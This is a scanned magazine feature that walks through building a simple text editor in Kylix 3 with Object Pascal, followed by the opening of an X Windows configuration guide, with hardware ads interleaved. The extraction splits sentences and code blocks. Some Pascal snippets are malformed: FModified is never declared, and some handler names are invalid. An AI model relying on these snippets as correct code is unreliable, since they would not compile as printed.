Kylix 3 is a professional integrated software development environment, based on Borland's popular Delphi (itself based on the Pascal language). Its rapid application development methodology makes it the ideal first step for anyone wanting to get into Linux programming, and is immediately accessible. The Kylix Open Edition (included on our cover CD set) allows you to develop fully working applications for non-profit use.

THE IDE

Kylix 3 lets you code in a rich visual interface. It also sports an integrated development environment (or IDE) which provides not only the facilities for writing and editing a Pascal program, but also for debugging, managing projects made of multiple source code files and consulting online help files. Becoming familiar with the IDE means you can make Kylix work for you.

There's quite a lot to get to know in the IDE. The top window with Kylix's menu and toolbars doesn't really have a name, so is just referred to as the main window (if this window is closed, Kylix will shut down). The main window contains the top-level menus as well as several undockable and customisable toolbars. These toolbars contain a variety of toolbuttons, which act as shortcuts to the menu items. The toolbars may be dragged around in the main window, or undocked (turning them into separate floating windows) by dragging them by the vertical double bar (called a grabber).

The remaining item on the main window is the tabbed area called the Component Palette (this can also be undocked, if desired). This is a very important window, showing all the components available for designing forms in an application.

A component is a program object that can be used in the Kylix visual designers, such as a button or an edit control. Each component has an underlying data type. For example, the button component is type TButton, and has a tooltip that says Button; also the checkbox

component is of type TCheckBox and has a tooltip that says CheckBox.

Kylix comes with a library of components called CLX (Component Library for Cross-platform). The Server Developer Edition has about 165 components, the Desktop Developer Edition has about 130, while the Open Edition has about 50. The paid-for versions obviously have more capabilities, but there is still a lot of scope in these 50 components. The Open Edition's 50 components are spread across four tab pages and, like the toolbars, the Component Palette is customisable.

A form is a generic term for either a window or a dialog box. All forms are designed in the same way, and can be either displayed in a modeless or modal fashion to get the effect of a window or a dialog.

To place components on a form, click on the component image on the Component Palette then click on the form. An instance of the component will appear on the form and can be moved around and resized, if needed. The form itself can also be resized as appropriate. As many components as are needed can be placed onto the form.

The Object Inspector is displayed to the left of the form. It lists the selected component's properties and allows their initial default values to be altered. This means a form's initial appearance can be accurately designed. For example, a button's caption can be set via its Caption property.


Single-clicking a component on the form will select it, allowing it to be moved, resized or have its properties modified. Multiple components can be selected simultaneously, either by lassoing them (drag out a rectangle which touches or encloses all components to select) or by single-clicking the first one and Shift-clicking all the rest.

The Object Inspector also tells you the name of the component and its type. The drop-down list at the top of the Object Inspector shows the type of the component, preceded by its name. The component's name can also be seen further down the Object Inspector as the value of the Name property. The component's name can be changed, just like any other property. It's a good programming practice to give meaningful names to components. The Object Inspector has tab pages to switch between the display of properties or event-handlers for a component.

Kylix visual application development involves setting up components on forms, then writing event handlers for those components and forms as required. The event handlers can manipulate the objects set up at design-time, accessing their properties or calling their methods, or can make use of any other part of the CLX library.


ROLL YOUR OWN TEXT EDITOR

Enough of this preamble – here's how to build an application, specifically a text file editor like Windows' Notepad. To start a fresh project for an executable GUI application, choose File, New Application. This creates a framework for an application with a single form.



Save me: the Save All toolbar icon quickly saves all open, modified files.

The elements that make up Kylix's IDE



- 1 Kylix's menu bar.
- 2 File management toolbar icons, including file open and file save.
- 3 Project management toolbar icons, including add file to project and remove file from project.
- 4 Window management toolbar icons, including cascade all.
- 5 Program execution and debugging toolbar icons, including run, pause and single stepping.
- 6 Object Inspector, listing all customisable properties for the currently selected object.
- 7 Object Inspector tab pages, to switch between display of properties and events.
- 8 Online help toolbar icon. Click this anytime for help.
- 9 Component palette, allowing Kylix CLX elements to be easily dragged-and-dropped onto user-interface forms.
- 10 De-select icon. If a component has been inadvertently selected, click this to de-select it.
- 11 Tab pages for quick access to all available CLX components.
- 12 Drop-down list, providing quick access to personalised IDE window layouts.
- 13 User interface form, in design mode, where components can be dragged-and-dropped.
- 14 Source code editor, with tab pages to move between all currently open files. Usually "hidden" behind the form editor.

Before proceeding be sure to save the project — and remember to save regularly while programming to avoid losing work due to unexpected power failures or crashes. The first time you save, Kylix will prompt for filenames for the form and then the project file itself. The name assigned to the project will be the name of the final, compiled, executable program. Note that despite the fact that the project file and form have different extensions (DPR and XFM respectively) it's vital that their names are different.

Now to build the user interface. Drop a TMemo component onto the form. Find it on the Standard page of the Component Palette. Change its Name property from Memo1 to memText. Drop a TMainMenu component (also from the Standard page) and change its name to mnuMainMenu.

There is a notable difference between the memo and the menu. The memo is a visual component and its visual representation is displayed on the form in design mode. The main menu component is a non-visual component, and so it is represented as an icon, allowing it to be selected at design-time. At run-time the actual menu represented by the component will be displayed.


We need ways to allow files to be opened and saved. Drop a TOpenDialog and TSaveDialog component onto the form. These are both found on the Dialogs tab page of the Component Palette. Change their Name properties to dlgOpen and dlgSave.

No more visual controls are required, so the memo can be made to occupy all available space on the form by setting its Align property to alClient. This tells it to occupy all available "client area" (after taking into account any other controls which are aligned to one of the form's edges).

The memo, like many controls, defaults to displaying its name as its textual content. Click on the memo and edit its Lines property so it's empty.

DESIGNING A MENU BAR

Double-click the menu to design it. The menu is empty to start with



Two components: one visual and one non-visual. The menu is shown at design-time as an icon.

but a potential menu item is highlighted, and its properties are on display in the Object Inspector.

Set one or more property to make the menu item real and complete. Set Caption to &File and its Name to mniFile. The & in the caption makes the following letter underlined, meaning the user can activate the File menu by pressing Alt + the underlined key (so, in this case, Alt+F).

Click the item below File and set its Caption to &New, its Name to mniNew and its Shortcut to Ctrl+N. This means Ctrl+N can be used to directly invoke this menu item's behaviour without needing to use the mouse.

Continue adding more items to the File menu — make an Open and Save menu item, a separator (use "-" as the Caption) and an Exit menu item. Use sensible names and shortcuts. Not all possible shortcuts will be listed in the Shortcut drop-down list, but can be typed in. For example, type Alt+X as the Shortcut for the Exit menu (and give it a Caption of E&xit). This means the Alt+X keys can be pressed together to activate the Exit menu item.

BEHIND THE SCENES ...

The user interface is essential to providing an intuitive and usable program. However, program code must be written to make the program actually do something useful.

Each menu item has an OnClick event that fires when the menu

All about PME's

The classes in the CLX are based on properties, methods and events. Each class includes data members (properties), functions that operate on the data (methods), and a way to interact with users of the class (events).

A method is a procedure of code that is always associated with a class. Methods define the behaviour of an object. Properties are characteristics of an object that influence either the observable behaviour or the operations of the object. For example, the Visible property determines whether an object will be displayed on the screen.

Unlike methods, that are only available at runtime, some properties can be seen and changed at design time, with immediate feedback as the components change in the IDE.

The calls to get and set the values of properties can be methods, so special processing can be done that's invisible to the user of the object. For example, data could reside in a table but could appear as a normal data member to the programmer.

A property is not restricted to a single object. Changing a property on

one object can affect several objects. For example, setting the Checked property on a radio button affects all of the radio buttons in the group.

An event is an action or occurrence detected by a program. Most modern applications are said to be event-driven, because they are designed to respond to events. In a program, the programmer has no way of predicting the exact sequence of actions a user will perform. For example, the user may choose a menu item, click a button, or mark some text. Event-based programming means code is written to handle the events of interest — regardless of the order in which they may occur, rather than writing code that always executes in the same linear fashion.

There are many hundreds of events in the CLX libraries. Simply moving a mouse across the screen generates event after event. If you've ever seen a button or piece of text change colour when the mouse moved over it, that's because the program is responding to a "mouse over" event.

Properties, methods and events (PME) are the fundamental building blocks of any object — and not just in Kylix; this is also the basis of Java, Visual Basic.NET and other modern programming languages.

Audigy² PLATINUM

the ONLY sound card that
**PLAYS BACK
DVD-AUDIO & MORE**



Sound Blaster 24-bit ADVANCED HD™ represents the finest 24-bit audio entertainment you can get on the PC. Through the use of ingenious, state-of-the-art analog audio design/circuitry, premium audio components and high-resolution audio processors, you can experience an improvement in audio quality up to 8x over 16-bit audio.

for more details check out www.australia.creative.com

FULLY LOADED WITH UNBEATABLE FEATURES!

106dB SNR

8 TIMES BETTER SOUND QUALITY
Astounding 106dB SNR audio quality compared to regular 16-bit audio card at 90dB SNR.



THE ONLY THX® CERTIFIED SOUND CARD®
Endorsed by the audio experts in the movie industry for the most awesome cinematic experience.



THE ONLY DOLBY® CERTIFIED SOUND CARD FOR DOLBY DIGITAL EX
Get True Dolby Digital EX support for rear movie centre channel for intensified 6.1 movie realism.



RECORD AT THE HIGHEST POSSIBLE AUDIO FORMAT OF 24-BIT/96KHZ
Capture all the subtle details of the original recording with pure audio recording path.

CREATIVE
MEDIASOURCE

THE 1ST MEDIA PLAYER WITH DVD-AUDIO PLAYBACK
Playback DVD-Audio discs at 24-bit/ 192 kHz in stereo or 24-bit/96kHz in 5.1 mode.

6.1

ULTRA IMMERSIVE 6.1 SURROUND SOUND EXPERIENCE
Enjoy automatic 6.1 positional audio on any games which support 3D audio.



POWER UP WITH CREATIVE'S EAX ADVANCE HD™
Gives you the most realistic music playback and immersive gameplay.



SUPER-FAST SB1394 PORT
Transfer audio/video content at blazing speed of up to 400Mbps.



Sound Blaster
Audigy 2 Platinum

Superior 24-bit ADVANCED HD audio technology for your music, games and movies.
Also comes with convenient front panel connectivity for expanded options.



Sound Blaster Audigy 2

Get the best of digital music, gaming and movie experiences with the superior 24-bit ADVANCED HD audio technology!



Recommended Companion
Creative Inspire 6.1 6600




Hook up Creative Inspire 6.1 6600 to Sound Blaster Audigy 2 and experience spectacular 6.1 desktop entertainment with Dolby® Digital EX encoded movies, and incredible EAX® and Microsoft® DirectSound® 3D effects in games.



For a list of all DVD Audio titles available visit www.warnervision.com.au

CREATIVE
CREATIVE LABS PTY LTD



Brond spankin': a new, empty menu.

item is selected. Make an OnClick handler for the File/Exit menu item by double-clicking on it. Kylix opens the source-code editor, making stub code for the Exit menu item's OnClick event handler. The cursor is placed at the point to begin writing code. Simply enter:

Close

The whole routine should look like this:


```
procedure TForm1.mniExitClick(Sender: TObject);
begin
    Close;
end;
```

A nice touch would be to keep track of whether the user has made any changes to their memo, so the program can prompt if they want to save their changes, when choosing File/New. Kylix adds declarations automatically for all components and event handlers at the top of the source code file. Scroll to the top and the following will be visible:

```
type
    TForm1 = class(TForm)
        mnuMainMenu: TMainMenu;
        memText: TMemo;
        dlgOpen: TOpenDialog;
        dlgSave: TSaveDialog;
        mniFile: TMenuItem;
        mniNew: TMenuItem;
        ...
        mniAbout: TMenuItem;
        procedure mniExitClick(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
    end;
```

Extra data fields, methods or properties can be added here. Add two new variables to the private section of the form class:

```
private
    { Private declarations }
    FFileName: WideString;
```



Finito: a completed File menu.

FFileName: WideString;

The F prefix is a common convention, indicating a private data field. Also note the filename is being stored in a **Widestring**, which is a string made of Unicode (wide) characters, to cater for file names with international characters.


When the form (or any object) is created at runtime, all its data fields will be initialised with zero-byte values, so **FModified** will be initialised to False, and **FFileName** will be initialised to an empty string.

FModified needs to be set to **True** whenever the content of the memo is changed. Make an OnChange event-handler for the memo by double-clicking on it, and writing code like this:

Help just a click away

Kylix provides detailed online help. Be sure to remember it's there and use it whenever you need to. You can click the help toolbar icon, but you can also click on anything you need help with and press F1. Kylix will display context-sensitive help, relating to the item you have clicked on, whether it is on an object, a property, or something else.

For example, click on the memo component. Press F1. Kylix displays help about the TMemo object and how to use it.



► **Stumped?** Online help is just a click away.

Best Look Best Deal



EXCEL Notebook Series



G551
Intel® Centrino™ Mobile Technology
Intel® Pentium® M Processor 1.6GHz
256/512/1024MB PC2100 DDR SDRAM
20/30/40/60 GB HDD
15" TFT XGA 1024x768 Display
DVD/ Combo(DVD+CD-RW)
Intel® PRO/Wireless Network Connection 802.11b
Microsoft® Windows® XP Professional

G733
Intel® Pentium® 4 Processor 2.8GHz
128/256/512/1024MB PC2100 DDR SDRAM
20/30/40/60 GB HDD
15" TFT XGA 1024x768 Display
CD/DVD/ Combo(DVD+CD-RW)
Windows XP Home Edition



G730
Intel® Pentium® 4 Processor 2.4GHz
128/256/512/1024MB PC133 SDRAM
64MB ATI M7 graphic accelerator
15" TFT XGA display
20/30/40/60 GB HDD
CD/DVD/ Combo(DVD+CD-RW)
Windows XP Home Edition



G732
Intel® Pentium® 4 Processor 2.6GHz
256/512/1024MB PC2100 DDR SDRAM
64MB ATI M7 graphic accelerator
15" TFT SXGA+ 1400x1050 Display
20/30/40/60 GB HDD
DVD/ Combo(DVD+CD-RW)
Windows XP Home Edition



G550
Mobile Intel® Pentium® 4-M Processor 2.6GHz
256/512/1024MB PC2100 DDR SDRAM
15" TFT XGA 1024x768 Display
20/30/40/60 GB HDD
DVD/ Combo(DVD+CD-RW)
Windows XP Home Edition

| | | | |
|---------------------|---------------------|---------------------|--------------------|
| Sydney: | Melbourne: | Perth: | New Zealand: |
| Ph: (02) 8748-8888 | Ph: (03) 9560-7188 | Ph: (08) 9244-2888 | Ph: (09) 570-7788 |
| Fax: (02) 8748-8800 | Fax: (03) 9560-7288 | Fax: (08) 9244-3999 | Fax: (09) 570-1286 |

PROTAC®
www.protac.com.au

Protac recommends Windows XP Professional for mobile computing.



Microsoft Windows XP Professional has advanced mobility features that help you access your business PC remotely, from almost anywhere. It provides security and privacy features, advanced recovery options, and its business networking solutions enable information sharing within your office and over the Web.

* Intel, Intel Inside and Pentium are registered trademarks in Intel Corporation and its subsidiaries in the US and other countries.
* Photos shown are for illustrated purpose only. * Specifications are subject to change without prior notice.

```

procedure TForm1.TextEditor.memTextChange(Sender: TObject);
begin
  FModified := True
end;

```

When the user chooses to save, the program must first see if a valid filename is stored in FFileName. If not, the save dialog will be used to allow the user to choose a filename, and assuming they didn't cancel the save dialog, that filename can be stored in the data field. The memo's content can then be saved to the filename stored, by calling a convenient pre-existing SaveToFile method. The code looks like this:

```

procedure TForm1.TextEditor.mniSaveClick(Sender: TObject);
begin
  if Length(FFileName) = 0 then

```

```

    if dlgSave.Execute then
      SetFileName(dlgSave.FileName);

```

```

  if Length(FFileName) > 0 then
  begin
    memText.Lines.SaveToFile(FFileName);
    FModified := False
  end
end;

```

To handle the File, New menu, the memo must be cleared — after first prompting to save the current text if it has been altered. The required event-handler looks like so:

```

procedure TForm1.TextEditor.mniNewClick(Sender: TObject);
begin
  if FModified then

```

VCL versus CLX

Borland based Kylix heavily on their flagship Windows development tool, Delphi.

Up until version 6, Delphi's component library was known as the VCL — Visual Component Library. This provided a large suite of user interface controls and other components which essentially provided a wrapper around the Windows API. Programmers could enhance the VCL and make their own components, which could then be distributed for other programmers to use.

The VCL resurfaced in Borland's companion C/C++ product, C++Builder, meaning a wealth of pre-written components were immediately available. Any VCL component developed for Delphi could be used in C++Builder, and vice versa.

However, when Borland introduced Kylix for Linux, the VCL was unsatisfactory, due to its large emphasis and reliance on the Windows API. Thus the CLX — pronounced clicks — was born. This is a cross-platform library, identical with Kylix and Delphi.


A Kylix application will use the CLX as its underlying component library. Buttons, icons, panels and any of the visual control or non-visual objects that you drop onto your forms will be CLX components.

In Delphi, applications can use either the VCL or CLX libraries. It's backwards-compatible with applications from previous versions of Delphi by using the VCL, but at the same time is sideways-compatible with Kylix through the CLX. The text editor application developed in this article is a perfect example. The program code opens, compiles and executes within Delphi under Windows without modification.

Much of this is purely semantic, because as far as functionality goes the CLX and VCL libraries are for the most part fully matching — in fact, there is no difference at all between the "Standard" palettes in either component libraries.

There are still buttons to drop onto forms, for example, but the CLX is a new component library, designed without reference and dependence on a specific operating system. Instead, it builds on the Qt toolkit which was made popular on Linux but is also available for Windows.

This means that the only obvious difference for most developers will be simply the `uses` clause of a form, like this:



► **Semantics:** the text editor running under Windows, without any code changes.

uses

QControls, QForms, QStdCtrls, QGraphics, qt;

with Q indicating Qt-dependent units, and with conditional uses like so:

uses


```

{$IFDEF MSWINDOWS}
  Windows,
{$ENDIF}
{$IFDEF LINUX}
  Libc,
{$ENDIF}

```

Two built-in macros, `MSWINDOWS` and `LINUX`, are used above, so the one body of source code can contain conditional sections for operating-system specific routines.

It is easy to imagine that the CLX could be extended to other operating systems in time, most notably Solaris and Mac OS X.



One out of
every six desktops in world
is now based on ASUS motherboards

ACHIEVA
GROUP OF COMPANIES

Achieva Technology Australia
Tel: 02-9742-3288
www.achieve.com.au

INGRAM
MICRO

Cassa Australia
Tel: 7-5445-2992
www.cassa.com.au

cassa australia

Ingram Micro
Tel: 1-300-65-33-33
www.ingrammicro.com.au



```
case MessageDlg ('Save changes?', mtConfirmation,
    [mbYes, mbNo, mbCancel], 0) of
mrYes: mniSaveClick (mniSave);
mrNo: FModified := False;
mrCancel: Exit;
end;
```

```
if not FModified then
begin
FFileName := '';
memText.Clear;
FModified := False;
end;
end;
```

MessageDlg is used to generate a confirmation dialog with three buttons (Yes, No, Cancel). If the user presses Yes, the code manually executes the Save menu item's OnClick event handler (which is implemented as another form method). If the user presses No, the program simply sets the modified flag to False. If the user presses Cancel, the event handler is aborted — the old file is left as is.

Whether the user pressed Yes or No (or there were no unsaved changes to begin with) the code moves down to the next condition — if there are no more changes left to be saved, everything is cleared.

This application was built with Borland Kylix Open Edition(tm). The application must be distributed under the terms of the GNU General Public License (GPL), version 2. A copy of this license can be found at <http://www.borland.com/kylix/gpl.html>.

► You can't ban the banner: the Kylix nag screen.

Lastly, the File, Open menu needs to invoke the open dialog to prompt the user for the desired file to open. As with File, New, if there are any pending changes in the old file, the user needs to be offered the chance to save them — this is done by triggering the New menu item's OnClick event handler. Assuming the user doesn't indicate they wish to stick with their old, unsaved file, the new file is loaded into the memo's Lines property, the filename is set and the modified flag is cleared again.

```
procedure TForm1.OpenClick(Sender: TObject);
begin
if dlgOpen.Execute then
begin
mniNewClick (mniNew);
if not FModified then
```

Kylix project files

A Kylix project is made from many files. Some are very important (and shouldn't be deleted) and some are recreated during the save or compile process. The files are given names based either on the actual project name, or on the source module (or *unit*, to use the correct term) to which they relate.

When Kylix starts, it uses a default project name of Project1 and a default unit name of Unit1. The project file represents the whole application, whereas the unit typically contains the source code for an individual form. However, a unit can also be made that is unrelated to a

form, containing (for example) reusable library code. This type of unit just contains utility functions and no graphical user interface.

The most important files to keep are the DPR, PAS and XFM files, as they define the capabilities of the application. However, if you modify any settings in the project options dialog you should also consider the KOF and CONF files as important.

If backing up to a CD or other media, it is safe to delete or ignore the DCU, ~DPR, ~PAS and ~XFM files.

Below is a list of the more common files you will see, based on the default Kylix naming scheme.

File guide

| File name | Description |
|---------------|--|
| Project1.dpr | The project source file, accessible with Project, View Source, which contains the code that creates all the default forms and starts the program running; it also contains references to all files considered part of the project, including path information if needed. The historic extension stands for Delphi Project. |
| Project1.res | The project resource file, which is unused in Kylix. (Delphi uses it for storing the application icon and version information). |
| Project1.kof | The Kylix Options File, which is a textual configuration file maintained and used by the IDE to store settings from the project options dialog. |
| Project1.conf | The equivalent of the KOF file for the command-line compiler (dcc). You can readily generate Kylix applications from script files using the command-line tools, e.g., dcc Project1.dpr. |
| Unit1.pas | A Pascal unit (source code). Every form has an associated unit (called a form unit) containing the form class definitions and all the event handlers of the form and components placed on it. |
| Unit1.xfm | The form file whose associated source code can be found in Unit1.pas. By default these files are textual, and can be edited directly, if needed. |
| Unit1.dcu | A compiled version of Unit1.pas (Delphi compiled unit). |
| Project1~dpr | A backup of the project file. The generation of backups is controlled by an editor option (choose Tools, Editor Options, Display, Create backup files). |
| Unit1~pas | A backup of the form unit. |
| Unit1~xfm | A backup of the form file. |
| Project1 | The resultant, executable compiled from your project and associated files. |

```
begin
  memText.Lines.LoadFromFile(dlgOpen.FileName);
  FFileName := dlgOpen.FileName;
  FModified := False
end
end
end;
```

One last nicety to add is to check if there are unsaved changes when the program is closed. The form's `OnCloseQuery` event caters for this situation. This is better than adding code to the File, Exit menu, because there are many different ways to close a program — not just by clicking File, Exit.

The user should be allowed to save any changes, throw them away, or stop the program terminating (in case they need more time to think about what to do). Again, make use of the behaviour of the New menu item to prompt the user for saving, if need be.

```
procedure TForm1.EditorForm.CloseQuery(Sender: TObject;
  var CanClose: Boolean);
begin
  mniNewClick (mniNew);
  if FModified then
    CanClose := False
end;
```

If the user wishes to cancel the closing of the program, the New menu item event handler leaves `FModified` set to `True`. So if that happens, the `CanClose` parameter is set to `False`. This causes Kylix to leave the form open.

COMPILE, RUN AND EDIT TEXT

A complete text-editing program has been written. Click the Run toolbar icon (a green arrow pointing right) to have Kylix compile and run the program. The compilation produces an executable, redistributable program on disk which can be run outside the Kylix IDE.

You'll notice that as programs start, a Kylix Open Edition banner appears as a modal, borderless, stay-on-top window for three seconds. Trying to modify this banner contravenes the Kylix Open Edition licence agreement, but it's useful to know that clicking it makes it disappear, and that the `-ns` command-line parameter can be passed to any Open Edition application to prevent the dialog from appearing at all.

From the IDE, command-line arguments can be specified by choosing Run, Parameters and entering them into the Parameters field.

The text editor starts with a blank screen. Type some text. Click File, Save and the program will prompt you for a filename. Enter a name, and save the text to disk. Click File, New to scrap this text and get a blank screen again.

Type some text but don't save it, click File, Open to open the file just saved instead. The program will advise that there are unsaved changes and ask if these should be saved before allowing an existing file to be opened. Perform other tests to be sure all the menu items behave as expected.

Installing Kylix on Linux distros

Kylix and, to a lesser extent, applications built with Kylix, have certain requirements that have to be met before a successful installation can take place. Borland has supplied appropriate updates to ensure Kylix will work on some Linux distros. Other distros currently require appropriate update files to be manually located and applied.

Supported distros for Kylix 3 are:

- Mandrake 8.2
- Red Hat 7.2
- SuSE 7.3

Because of issues with some common Linux libraries, it's essential to run a sanity-check program supplied with Kylix before installing. The program checks the critical libraries are at a suitable version level and therefore don't suffer from the pertinent issues. Kylix requires:

- Linux kernel version 2.2 or higher (some Kylix applications also need this)
- libjpeg 6.2 or higher (some Kylix applications also need this)
- glibc 2.1.2 or later (Kylix applications also require this)

There is also a Linux executable loader issue that poses problems for Kylix and Kylix applications. The issue is fixed in glibc 2.2, but Kylix comes with patches that fix the problem in glibc 2.1.2 on the supported distros.

Of course, there's much, much more to Kylix than what is represented here in this Workshop, but now you've started to dabble and poke around the IDE, which hopefully has given you a feel. It's definitely the leading integrated development environment for Linux at the moment.

The code on the cover CD set that's accompanying this article is more complete than what is presented here, and it can be helpful in learning new Kylix programming techniques.

It includes more menu items, such as facilities to cut, copy and paste text. Word-wrapping is catered for and a status bar displays pertinent information.

Most importantly though, error-handling is implemented to respond to potential problems — like trying to open a file which doesn't really exist. These are all the frameworks for a good, solid application. [\[TIP\]](#)

Different versions

Kylix has been around for several years now. Back in February 2001, Borland released two commercial versions of Kylix (Desktop Developer Edition and Server Developer Edition), that enabled database applications and Web server applications to be built for Linux. With those versions, commercial/proprietary software could be built and then sold (or, one could write free software if they so wished).

After some time, Borland released Kylix Open Edition. This is available for free download from Borland's Web site and, more importantly, is also on this month's cover CD. This product is so popular that it was downloaded 100,000 times on its first morning of release.

Kylix Open Edition specifically allows GPL (GNU Public License) software to be written in an established development environment.

Finetuning your Linux distro

From troubleshooting a video card to scheduling events, tweaking permissions, daemons and incoming connections. Matt Overington shows how to go the last mile after installing Linux.

Most installation guides are helpful in terms of getting an OS up and running, but they generally leave you standing there at the end with no further tips to help run and work with the system. Although Linux installers have advanced in leaps and bounds in recent years, they're still notoriously picky when it comes to setting up certain types of hardware, and the OS itself is somewhat obscure in its handling of some tasks. It's not uncommon to run all the way through a Linux installation, only to find that your graphics card or monitor hasn't been configured correctly. And while you may not have lost anything but your time by installing the free OS, there's little reason to persevere with it if you can't make full use of your hardware.

One obvious answer is to buy a PC with hardware that you know is compatible with Linux to ensure that you won't have any driver difficulties, but it's rare that anyone will buy a new machine specifically for the purpose of trying an OS. It's more likely to be installed on a machine cobbled together from leftover parts. And this means that any old bits could find their way into your machine.

I WANT MY GUI

Although there's a lot more to Linux than a graphical interface, and many diehard zealots refuse to use X Windows at all, most of us want to get up and running with a working GUI almost instantly. If you have an obscure video card, there's a chance that your Linux installer won't configure it correctly straight off the bat. Don't opt to test the graphical settings during the installation, as if they're wrong, it will kill your installation and you'll have to start again. It's relatively easy to install Linux in text mode and then configure X Windows after you've finished.

Start by booting to a command prompt (level 3) and logging in as root. If you're used to booting to a GUI, you'll have to set the system to boot to the shell directly and not bother starting X Windows. The first thing you should do is backup the existing settings files. Type the following lines at the prompt to make backup copies of the two vital configuration files:

```
cp /etc/X11/XF86Config-4 /etc/X11/XF86Config-4.bak
cp /etc/X11/XFree86Config /etc/X11/XFree86Config.bak
```

After you've saved backup copies of the configuration, it's a matter of creating new ones. Log to the root folder and type the following at the prompt:


```
XFree86 -configure > xfreeinst.log
```

This will set up the configuration mode for Xfree86, create a log of errors called xfreeinst.log and store the information in a file called XF86Config.new. If you have a slow machine, this could take several minutes and appear to hang the system. Don't panic; it will eventually complete and return you to the prompt. The final step is to replace the old configuration file with the new one, which is achieved by typing the following line at the shell:

```
cp -p /root/XF86Config.new /etc/X11/XF86Config-4
```

You can now type `startx` to launch X Windows. Remember that if your settings are wrong and you don't get anything onscreen, you can always press `Ctrl+Alt+Backspace` to quit the X-server and drop you back to the shell.

After X Windows is running, it probably won't be in the optimum resolution for your system (unless you've been very lucky). The rest of the configuration has to be done manually by editing the configuration file you just generated using the `Xfree86 -configure` command. Start out by once again backing up your old `/etc/X11/XF86Config-4` file, just in case anything goes wrong. Open the `/etc/X11/XF86Config-4` file in a text editor: any one will do, but our favourite is vim, which will be present on any well-equipped Linux distro. Navigate through the file until you find a line that reads **Section "Screen"**, which is where the colour depths and resolutions



In your face: some distros, such as Red Hat, feature excellent interfaces to the XFree86 configuration files.



Work of art: tweak your XF86Config file for maximum aesthetics.

are defined. The section is broken up into headers and subsections. The header should contain a line like:

DefaultColorDepth 16

This is the default number of colours to display onscreen, and will have a corresponding subsection further down the file. You are free to pick any colour depth that has its own subsection. After you've typed in the default colour depth, type in the resolutions that you'd like available with those colours by adding lines like:

Modes "800x600" "1024x768"

to the subsection. Make sure that your monitor is capable of rendering a resolution at the colour depth you choose before committing the modifications to disk.

After you've entered the resolution information, you can turn to configuring your monitor. If you have a recent one, there's a good chance that XFree86 managed to detect and configure it earlier. If not, you can run `xf86cfg` from the terminal prompt to scan the monitor for information.

Occasionally you'll have to enter your monitor information by hand, but this is a worst-case scenario. Linux distros are equipped with a monitor database. In Mandrake it's stored at `/usr/share/ldetect-lst/monitorsDB`, but this varies from distro to distro. You can search for it by typing `locate -l Monitors` [less at the prompt]. This file contains a list of supported monitors, with a different model on each line.

The file includes details on the manufacturer, model, EISA ID, and maximum sync rates. If your monitor isn't listed, find a similar one that is supported (often a previous model from the same vendor) and note the settings. In the case of an emergency, you can use the generic settings, but this will usually give an unstable image at a low refresh rate.

You can check your monitor manual for information on the maximum horizontal and vertical sync ratios that your screen is capable of displaying. Once you have an idea of the settings you'd like to use (or your monitor is capable of), you can type them into the "Monitor" section of the `/etc/X11/XF86Config-4` file.

